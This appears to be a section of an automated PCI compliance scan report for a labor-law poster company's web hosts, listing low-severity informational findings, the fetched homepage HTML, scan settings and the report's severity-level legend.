Secure Sockets Layer/Transport Layer Security (SSL/TLS) Invalid Protocol Version Tolerance

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38597
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-

Last Update: 2021-07-12 23:14:58.0

THREAT:

SSL/TLS protocols have different version that can be supported by both the client and the server. This test attempts to send invalid protocol versions to the target in order to find out what is the target's behavior. The results section contains a table that indicates what was the target's response to each of our tests.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

my version target

version

0304 0303

0399 0303

0400 0303

0499 0303

Default Web Page (Follow HTTP Redirection)

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 13910

Category: CGI

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-11-05 13:13:22.0

THREAT:

The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:

N/A

SOLUTION:

N/A

Patch:

Following are links for downloading patches to fix the vulnerabilities:

[nas-201911-01](#)

RESULT:

GET / HTTP/1.1

Host: 1730192-007-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.llpsinc.com/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 1730192-007-static.lnngmiaa.metronetinc.net Port 443</address>
</body></html>
GET / HTTP/1.1
Host: www.llpsinc.com
Connection: Keep-Alive
```

```
<!DOCTYPE html>
<html lang="en">
<head>
<!-- Global site tag (gtag.js) - Google Analytics -->
<script async src="https://www.googletagmanager.com/gtag/js?id=UA-169294725-1"></script>
<script>
window.dataLayer = window.dataLayer || [];
function gtag(){dataLayer.push(arguments);}
gtag('js', new Date());
gtag('config', 'UA-169294725-1');
</script>

<title>Labor Law Poster Service</title>
<meta name="author" content="Jeremy Leonard Gracon Services, Inc." >
<meta name="date" content="2020-06-26T13:53:42-0400" >
<meta name="copyright" content="©; 2025 Labor Law Poster Service, Inc.">
<meta name="keywords" content="labor,law,posters,required,mandatory,all in one compliance postersmall in one federal and state labor law postersmall in one federal and state postersmall in one federal labor law postersmall in one labor law postermall in one labor postermall in one posters federal and statemall in one state and federal labor law postermall in one state and federal postersmcompliance labor law postermcompliance poster requirementsmcompliance poster servicemcompliance postersmcompliance posters all in onemfederal & state labor law postersmfederal all in one labor law postermfederal all in one postermfederal and state compliance postersmfederal and state labor law postermfederal and state labor law posters requirementsmfederal and state labor postersmfederal and state law postersmfederal and state poster compliancemfederal and state postersmfederal and state posters requirements">
<meta name="description" content="LLPS is a full-service company providing required labor requirement posters for businesses across the United States. With over 2 decades of experience, we are confident that our products are accurate and fulfill all of your business compliance needs.">
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Style Sheets -->
<!-- Bootstrap Style Sheet -->
<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css" integrity="sha384-9aIt2nRpC12Uk9gS9baDi11NQApFmC26EwAOH8WgZl5MYXxFc+NcPb1dKGj7Sk" crossorigin="anonymous">
<!-- Site specific style sheet -->
<link rel="stylesheet" href="/style/site.css" >

<!-- Favicon info -->
<link rel="apple-touch-icon" sizes="180x180" href="apple-touch-icon.png">
<link rel="icon" type="image/png" sizes="32x32" href="favicon-32x32.png">
```

```
<link rel="icon" type="image/png" sizes="16x16" href="favicon-16x16.png">
<link rel="manifest" href="site.webmanifest">
<link rel="mask-icon" href="safari-pinned-tab.svg" color="#5bbad5">
<meta name="msapplication-TileColor" content="#2b5797">
<meta name="theme-color" content="#ffffff">

<!-- Material-design icons -->
<link href="https://fonts.googleapis.com/icon?family=Material+Icons+Outlined" rel="stylesheet">
<link href="/style/materials-design.css" type="text/css" rel="stylesheet">

</head>
<body>
<script src="https://code.jquery.com/jquery-3.5.1.min.js" integrity="sha256-9/aliU8dGd2tb6OSSuzixeV4y/faTqgFtohetphbbj0=" crossorigin="anonymous"></script>
<script src="/script/lps.js"></script>
<div id="page">
<div class="container-fluid my-2" id="container">

<div class="header">
<div class="row">
<div class="col-2">
<div class="phone-number text-nowrap font-weight-bold"><a href="tel:18773214144">Toll Free: 1-877-321-4144</a></div>
</div>
<div class="col-8" id="alertAreaId"><h1 class="d-none">Labor Law Poster Service</h1></div>
<div class="col-2">
<div class="float-right"><a href="login" class="btn btn-primary btn-sm mb-2">Login/Register</a></div>
</div>
</div>
</div>
</div>
<nav class="navbar navbar-expand-sm navbar-dark bg-primary">
<span class="navbar-brand p-0"></span>
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupportedContent" aria-controls="navbarSupportedContent" aria-expanded="false" aria-label="Toggle navigation">
<span class="navbar-toggler-icon"></span>
</button>

<div class="collapse navbar-collapse" id="navbarSupportedContent">
<div class="navbar-nav">
<a class="nav-item nav-link active" href="/home" >Home<span class="sr-only">(current)</span></a>
<a class="nav-item nav-link" href="/products" >Products<span class="sr-only">(current)</span></a>
<a class="nav-item nav-link" href="/contact" >Contact Us<span class="sr-only">(current)</span></a>
</div>
</div>
</nav><div class="row overflow-hidden">
<div class="col-lg-2"></div>
<div class="col-lg-8">
<div id="carousel" class="carousel slide bg-black m-auto" style="max-height: 40vh; max-width: 950px;" data-ride="carousel">
<div class="carousel-inner">
<div class="carousel-item active">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
```

```
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
</div>
</div>
<a class="carousel-control-prev" href="#carousel" role="button" data-slide="prev">
<span class="carousel-control-prev-icon" aria-hidden="true"></span>
<span class="sr-only">Previous</span>
</a>
<a class="carousel-control-next" href="#carousel" role="button" data-slide="next">
<span class="carousel-control-next-icon" aria-hidden="true"></span>
<span class="sr-only">Next</span>
</a>
</div>
</div>
<div class="col-lg-2"></div>
</div>
<div class="row">
<div class="col-lg-2"></div>
<div class="col-lg-8 pt-4">
<h2>About Us</h2>
<p>
Labor Law Poster Service is a full-service company providing required labor requirement posters for businesses across the United States. With over 2 decades of experience, we are confident that our products are accurate and fulfill all of your business compliance needs. Our staff takes pride in what they do and strive for excellence at every level.
</p>
<h2>SEE WHAT OUR CUSTOMERS ARE SAYING</h2>
```

```
<div class="card-columns">
<div class="card border-primary"><div class="card-body"><blockquote class="blockquote mb-0"><p>These posters are great. We have these for all our locations. They
are easy to read and understand and we now can be assured that we are in full compliance.</p><footer class="blockquote-footer text-right">Shelby Mitcham, Kalamazoo,
Michigan</footer></blockquote></div></div><div class="card border-success"><div class="card-body"><blockquote class="blockquote mb-0"><p>I get my State and
Federal Labor Law Posters from Labor Law Poster Service because they provide me with everything that is required in one package. On top of that, they keep me up-to-
date with any changes as needed.</p><footer class="blockquote-footer text-right">Pat Simpson, St. Michaels, Arizona</footer></blockquote></div></div><div class="
card border-primary"><div class="card-body"><blockquote class="blockquote mb-0"><p>Getting these posters in place is a big relief to me. Its one less thing as an
employer that I have to worry about.</p><footer class="blockquote-footer text-right">Eric Chavez, Houston, Texas</footer></blockquote></div></div></div> </div>
<div class="col-lg-2"></div>
</div>
</div> <!-- Close container -->
<footer class="position-absolute text-center w-100 bg-white" id="footer">&copy; 2025 Labor Law Poster Service, Inc.<br>All Rights Reserved.
</footer>
</div> <!-- page -->
<script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-
Q6E9RHvblyZFJoft+2mJbHaEWldlvI9IOYy5n3zV9zzTtmI3UksdQRVvoxMfooAo" crossorigin="anonymous"></script>
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js" integrity="sha384-
OgVRvuATP1z7JjHLkuOU7Xw704+h835Lr+6QL9UvYjZE3Ipu6Tp75j7Bh/kR0JKI" crossorigin="anonymous"></script>
<script>
(function() {
&apos;use strict&apos;;
window.addEventListener(&apos;load&apos;,, function() {
// Fetch all the forms we want to apply custom Bootstrap validation styles to
var forms = document.getElementsByClassName(&apos;needs-validation&apos;);
// Loop over them and prevent submission
var validation = Array.prototype.filter.call(forms, function(form) {
form.addEventListener(&apos;submit&apos;,, function(event) {
if (form.checkValidity() === false) {
event.preventDefault();
event.stopPropagation();
}else{
var localgreaptcha = document.getElementById(&apos;recaptcha&apos;);
if (form.contains(localgreaptcha)) {
event.preventDefault();
event.stopPropagation();
greaptcha.execute();
}
}
form.classList.add(&apos;was-validated&apos;);
}, false);
});
}, false);
})();
</script>
<script src="https://www.google.com/recaptcha/api.js" async defer></script>
</body>
</html>
-CR-
```

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-09-15 18:02:52.0

THREAT:

The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Scan duration: 11423 seconds

Start time: Fri, Feb 28 2025, 17:45:21 GMT

End time: Fri, Feb 28 2025, 20:55:44 GMT

Appendices

Hosts Scanned

217.180.217.101, 217.180.217.103

Hosts Not Alive

Option Profile

Scan

Scanned TCP Ports:	Full
Scanned UDP Ports:	Standard Scan
Scan Dead Hosts:	Off
Load Balancer Detection:	Off
Password Brute Forcing	Standard
Vulnerability Detection	Complete
Windows Authentication:	Disabled
SSH Authentication:	Disabled
Oracle Authentication:	Disabled
SNMP Authentication:	Disabled
Perform 3-way Handshake:	Off

Advanced

Hosts Discovery:	TCP Standard Scan, UDP Standard Scan, ICMP On
Ignore RST packets:	Off
Ignore firewall-generated SYN-ACK packets:	Off
Do not send ACK or SYN-ACK packets during host discovery:	Off

Report Legend

Payment Card Industry (PCI) Status

An overall PCI compliance status of PASSED indicates that all hosts in the report passed the PCI compliance standards. A PCI compliance status of PASSED for a single host/IP indicates that no vulnerabilities or potential vulnerabilities, as defined by the PCI DSS compliance standards set by the PCI Council, were detected on the host.

An overall PCI compliance status of FAILED indicates that at least one host in the report failed to meet the PCI compliance standards. A PCI compliance status of FAILED for a single host/IP indicates that at least one vulnerability or potential vulnerability, as defined by the PCI DSS compliance standards set by the PCI Council, was detected on the host.

Vulnerability Levels

A Vulnerability is a design flaw or mis-configuration which makes your network (or a host on your network) susceptible to malicious attacks from local or remote users. Vulnerabilities can exist in several areas of your network, such as in your firewalls, FTP servers, Web servers, operating systems or CGI bins. Depending on the level of the security risk, the successful exploitation of a vulnerability can vary from the disclosure of information about the host to a complete compromise of the host.

Severity	Level	Description
	1 Minimal	Intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities.
	2 Medium	Intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions.

	3	Serious	Intruders may be able to gain access to specific information stored on the host, including security settings. This could result in potential misuse of the host by intruders. For example, vulnerabilities at this level may include partial disclosure of file contents, access to certain files on the host, directory browsing, disclosure of filtering rules and security mechanisms, denial of service attacks, and unauthorized use of services, such as mail-relaying.
	4	Critical	Intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. For example, vulnerabilities at this level may include full read access to files, potential backdoors, or a listing of all the users on the host.
	5	Urgent	Intruders can easily gain control of the host, which can lead to the compromise of your entire network security. For example, vulnerabilities at this level may include full read and write access to files, remote execution of commands, and the presence of backdoors.

Severity	Level	Description
	Low	A vulnerability with a CVSS base score of 0.0 through 3.9. These vulnerabilities are not required to be fixed to pass PCI compliance.
	Medium	A vulnerability with a CVSS base score of 4.0 through 6.9. These vulnerabilities must be fixed to pass PCI compliance.
	High	A vulnerability with a CVSS base score of 7.0 through 10.0. These vulnerabilities must be fixed to pass PCI compliance.

Potential Vulnerability Levels

A potential vulnerability is one which we cannot confirm exists. The only way to verify the existence of such vulnerabilities on your network would be to perform an intrusive scan, which could result in a denial of service. This is strictly against our policy. Instead, we urge you to investigate these potential vulnerabilities further.

Severity	Level	Description
	1 Minimal	If this vulnerability exists on your system, intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities.
	2 Medium	If this vulnerability exists on your system, intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions.
	3 Serious	If this vulnerability exists on your system, intruders may be able to gain access to specific information stored on the host, including security settings. This could result in potential misuse of the host by intruders. For example, vulnerabilities at this level may include partial disclosure of file contents, access to certain files on the host, directory browsing, disclosure of filtering rules and security mechanisms, denial of service attacks, and unauthorized use of services, such as mail-relaying.
	4 Critical	If this vulnerability exists on your system, intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. For example, vulnerabilities at this level may include full read access to files, potential backdoors, or a listing of all the users on the host.
	5 Urgent	If this vulnerability exists on your system, intruders can easily gain control of the host, which can lead to the compromise of your entire network security. For example, vulnerabilities at this level may include full read and write access to files, remote execution of commands, and the presence of backdoors.

Severity	Level	Description
	Low	A potential vulnerability with a CVSS base score of 0.0 through 3.9. These vulnerabilities are not required to be fixed to pass PCI compliance.
	Medium	A potential vulnerability with a CVSS base score of 4.0 through 6.9. These vulnerabilities must be fixed to pass PCI compliance.
	High	A potential vulnerability with a CVSS base score of 7.0 through 10.0. These vulnerabilities must be fixed to pass PCI compliance.

Information Gathered

Information Gathered includes visible information about the network related to the host, such as traceroute information, Internet Service Provider (ISP), or a list of reachable hosts. Information Gathered severity levels also include Network Mapping data, such as detected firewalls, SMTP banners, or a list of open TCP services.

Severity	Level	Description
	1 Minimal	Intruders may be able to retrieve sensitive information related to the host, such as open UDP and TCP services lists, and detection of firewalls.
	2 Medium	Intruders may be able to determine the operating system running on the host, and view banner versions.
	3 Serious	Intruders may be able to detect highly sensitive data, such as global system user lists.